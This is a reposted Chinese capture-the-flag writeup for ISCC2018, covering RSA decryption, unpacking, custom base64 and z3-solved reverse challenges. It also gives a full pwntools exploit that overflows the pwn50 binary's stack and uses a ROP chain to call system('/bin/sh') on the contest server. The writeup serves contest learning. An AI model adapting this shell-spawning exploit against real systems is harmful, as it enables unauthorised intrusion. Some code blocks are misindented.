ISCC2018 Reverse & Pwn writeup

转载

weixin_30517001 于 2018-05-29 15:25:00 发布 113 收藏
文章标签： python
原文链接：http://www.cnblogs.com/ZHijack/p/9105259.html

Reference:L1B0

Re

RSA256

春秋欢乐赛原题。。flag都不变的
给了三个加密文件和公钥证书public.key，可以使用openssl进行处理

```
$openssl rsa -pubin -text -modulus -in ./public.key
Public-Key: (256 bit)
Modulus:
    00:d9:9e:95:22:96:a6:d9:60:df:c2:50:4a:ba:54:
    5b:94:42:d6:0a:7b:9e:93:0a:ff:45:1c:78:ec:55:
    d5:55:eb
Exponent: 65537 (0x10001)
Modulus=D99E952296A6D960DFC2504ABA545B9442D60A7B9E930AFF451C78EC55D555EB
writing RSA key
-----BEGIN PUBLIC KEY-----
MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhANmelSKWptlg38JQSrpUW5RC1gp7npMK
/0UceOxV1VXrAgMBAAE=
-----END PUBLIC KEY-----
```

rsa参数中， Exponent=65537 即为 e 值， Modulus即为n
使用python解密即可

```
#!/usr/bin/env python
#coding:utf-8
import gmpy2
import rsa
p = 302825536744096741518546212761194311477
q = 325045504186436346209877301320131277983
n = 98432079271513130981267919056149161631892822707167177858831841699521774310891
e = 65537
d = int(gmpy2.invert(e , (p-1) * (q-1)))
privatekey = rsa.PrivateKey(n , e , d , p , q)
with open("encrypted.message1" , "rb") as f:
    print(rsa.decrypt(f.read(), privatekey).decode())
    with open("encrypted.message2" , "rb") as f:
        print(rsa.decrypt(f.read(), privatekey).decode())
        with open("encrypted.message3" , "rb") as f:
            print(rsa.decrypt(f.read(), privatekey).decode())
```

结果


leftleftrightright

一个upx加壳的exe程序
脱壳后，能够在ida中发现疑似经过换位的flag:s_imsaplw_e_siishtnt{g_ialt}F
按照英文单词猜测，还是有一定几率能猜出正确的flag的。
程序去壳之后就不能运行了，根据学长指示，可以在winedbg中进行调试。但是系统自带的老版本wine会遇到很多错误，所以编译安装wine3.8

编译安装wine3.8

> 下载源码到用户目录
> $tar Jxf wine-3.8.tar.xz
> $cd wine-3.8/
> $./configure --enable-win64
> *遇到一个错误error: no suitable bison found. Please install the 'bison' package.*
> *$sudo apt-get install bison*
> *又一个错误error: FreeType 64-bit development files not found. Fonts will not be built.*
> *根据提示判断是和字体相关的包，试了几次一直处错误，索性暂时不安了影响应该不大*
> $./configure --enable-win64 --without-freetype
> $make $sudo make install

wine好像还有点问题，日后再说。。。
只要将断点下在比较函数部分，输入和flag等长的字符串，对比换位前后的变化，即可得到flag变化规则，将之前的字符串逆向变换即可得到flag 借用M4x大佬的图和代码说明




```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

encrypt = "s_imsaplw_e_siishtnt{g_ialt}F"
before = "abcdefghijklmnopqrstuvwxyzABC"
after = "onpqmlrskjtuihvwgfxyedzAcbBCa"
flag = [encrypt[after.find(c)] for c in before]
```

```
print "".join(flag)

#Flag{this_was_simple_isnt_it}
```

My math is bad

解方程类的题目，使用z3比较容易解决
详见z3学习档案

obfuscation and encode

程序逻辑可以说乱透了。。
输入的flag经过fencode和encode两个函数进行加密之后与lUFBuT7hADvltXEGn7KgTEjqw8U5VQUq进行比较。
经过分析，encode部分是进行了三位变四位的操作
Result为最终比较结果，trans为flag经过fencode处理得到的串

```
Reault[0] = alpha[trans[0] >> 2 & 0x3f]  == 'l'
v11 = 1
v10 = 2
Reault[1] = alpha[((trans[1]>>4)|16*trans[0]) & 0x3f] == 'U'
Reault[2] = alpha[((trans[2]>>6)|4*trans[1]) & 0x3f] == 'F'
v12 = 3
v24 = 4
Reault[3] = alpha[trans[2]&0x3f] == 'B'
```

可以根据这一规律进行每四位进行爆破，trans
这是类base64，一般是更改替换表和偏移位数进行编码，所以可以通过改写base64标准解码代码，实现一步到位

这是改写的爱测试国赛的代码。

```
# -*- coding: UTF-8 -*-
table = 'FeVYKw6a0lDIOsnZQ5EAf2MvjS1GUiLWPTtH4JqRgu3dbC8hrcNo9/mxzpXBky7+'

def decodeBase64(src):
    delPaddingTail = {0: 0, 2: 4, 1: 2}
    value = ''
    n = src.count('=')
    sin = src[:len(src) - n]
    for c in sin:
        value += bin(table.find(c))[2:].zfill(6).replace('0b', '')
    value = value[:len(value) - delPaddingTail[n]]
    print value
    middle = []
    for i in range(8, len(value) + 1, 8):
        middle.append(int(value[i-8:i], 2))
    output = middle
    print output
    return ''.join(map(chr, output))

res = decodeBase64("lUFBuT7hADvItXEGn7KgTEjqw8U5VQUq")
print res
```

```
print res
```

得到trans

```
[37, 192, 59, 166, 31, 175, 76, 165, 203, 139, 164, 155, 59, 225, 40, 133, 38, 38, 22, 231, 17, 9, 7,
38]
```

然后，我是通过暴力运行性加代码分析解决的fencode
写gdb脚本的方法倒是不错，程序汇编的0x4008c6和0x400906两行和生成trans有关

```
.text:0000000000400894 ; ---------------------------------------------------------------------------
.text:0000000000400894 ; 74:                    v12 += input[4 * v11 + v11] * m[4 * v11 + v11];
.text:0000000000400894
.text:0000000000400894 loc_400894:                              ; CODE XREF: fencode+D9↑j
.text:0000000000400894                  mov     rax, offset m
.text:000000000040089E                  movsxd  rcx, [rbp+var_2C]
.text:00000000004008A2                  shl     rcx, 4
.text:00000000004008A6                  add     rax, rcx
.text:00000000004008A9                  movsxd  rcx, [rbp+var_34]
.text:00000000004008AD                  mov     edx, [rax+rcx*4]
.text:00000000004008B0                  mov     rax, [rbp+s]
.text:00000000004008B4                  mov     esi, [rbp+var_34]
.text:00000000004008B7                  mov     edi, [rbp+var_28]
.text:00000000004008BA                  shl     edi, 2
.text:00000000004008BD                  add     esi, edi
.text:00000000004008BF                  movsxd  rcx, esi
.text:00000000004008C2                  movsx   esi, byte ptr [rax+rcx]
.text:00000000004008C6                  imul    edx, esi
.text:00000000004008C9                  add     edx, [rbp+var_30]
.text:00000000004008CC                  mov     [rbp+var_30], edx
.text:00000000004008CF ; 75:                    v11 = 0x9DD488F1;
```

```
.text:00000000004008F0 ; ---------------------------------------------------------------------------
.text:00000000004008F0 ; 40:                                    output[v12] = (char)v12 % 127;
.text:00000000004008F0
.text:00000000004008F0 loc_4008F0:                              ; CODE XREF: fencode+3F↑j
.text:00000000004008F0                  mov     eax, 7Fh
.text:00000000004008F5                  mov     ecx, [rbp+var_30]
.text:00000000004008F8                  mov     dl, cl
.text:00000000004008FA                  movsx   ecx, dl
.text:00000000004008FD                  mov     [rbp+var_80], eax
.text:0000000000400900                  mov     eax, ecx
.text:0000000000400902                  cdq
.text:0000000000400903                  mov     ecx, [rbp+var_80]
.text:0000000000400906                  idiv    ecx
.text:0000000000400908                  mov     sil, dl
.text:000000000040090B ; 39:                                    ++v12;
```

在调试的时候只要查看这两句就能看到操作数，其余的地方不用管
也能看到对24位flag，分成6组，每四位和m数组的对应位相乘求和再%127得到trans，同样可以使用z3进行求解。

```
#!/usr/bin/env python
# -*-coding=utf-8-*-
from z3 import *

trans = [37, 192, 59, 166, 31, 175, 76, 165, 203, 139, 164, 155, 59, 225, 40, 133, 38, 38, 22, 231, 17,
9, 7, 38]
print len(trans)
m = [2,2,4,-5,1,1,3,-3, -1, -2, -3, 4, -1, 0, -2,2]
a = BitVec('a',64)
b = BitVec('b',64)
c = BitVec('c',64)
d = BitVec('d',64)
```

```
for i in range(6):
    s = Solver()
    s.add((2 * a + 2 * b + 4 * c - 5 * d) & 0xff== trans[4 * i])
s.add((a + b + 3 * c - 3 * d)& 0xff== trans[4*i+1])
s.add((-1 * a - 2 * b -3 * c + 4 * d) & 0xff == trans[4 * i + 2])
s.add(( -1 * a  - 2 * c + 2 * d) & 0xff == trans[4 * i + 3])
s.add(a<256)
s.add(b<256)
s.add(c<256)
s.add(d<256)
if s.check() == sat:
    print s.model()
else :
    print s.check()

#[b = 108, a = 102, c = 97, d = 103]
#[b = 100, a = 123, c = 79, d = 95]
#[b = 48, a = 121, c = 85, d = 95]
#[b = 78, a = 75, c = 111, d = 87]
#[b = 48, a = 95, c = 73, d = 108]
#[b = 109, a = 86, c = 63, d = 125]

f = [102,108,97,103,123,100,79,95,121,48,85,95,75,78,111,87,95,48,73,108,86,109,63,125]
print map(chr,f)
flag = ''
for i in f:
    flag += chr(i)
print flag
```

可以得到六组解，排好顺序转字符即可

Pwn

Login(pwn50)

思路

1.没有canary和PIE，在输入choice时存在栈溢出.并且有system函数。
2.账号密码在常字符串，且可以使用全局变量”cmd”存储写入字符串，可以在已知地址内存中输入”/bin/sh”
3.在程序中找到了`pop rdi; ret`,可以通过控制寄存器传参，溢出后调用system函数。

脚本

```
#!/usr/bin/env python
# -*-coding=utf-8-*-
from pwn import *
context.log_level = 'debug'
# io = process('./pwn50')
io = remote('47.104.16.75',9000)
elf = ELF('./pwn50')

sys_addr = elf.plt['system']
rdi_ret = 0x400b03
cmd = 0x601100
usr = 'admin'
psd = 'T6OBSh2i'

io.recvuntil('name: ')
io.sendline(usr)
io.recvuntil('word: ')
io.sendline(psd)

io.recvuntil('choice: ')
io.send('1\n')
io.recvuntil('and: ')
io.send('/bin/sh\0\n')
io.recvuntil('choice: ')

payload = '3' * (0x50 + 0x8)
payload += p64(rdi_ret) + p64(cmd)
payload += p64(sys_addr)
io.send(payload)
io.interactive()
# flag{welcome_to_iscc}
```

Write some paper(pwn3)

double free 的问题
参见Fastbin之double free

Happy hotel(pwn300)

LCTF原题？House of spirit
Hos分析)
以Pwnable spirited_away为例分析。

作者：辣鸡小谱尼
出处：http://www.cnblogs.com/ZHijack/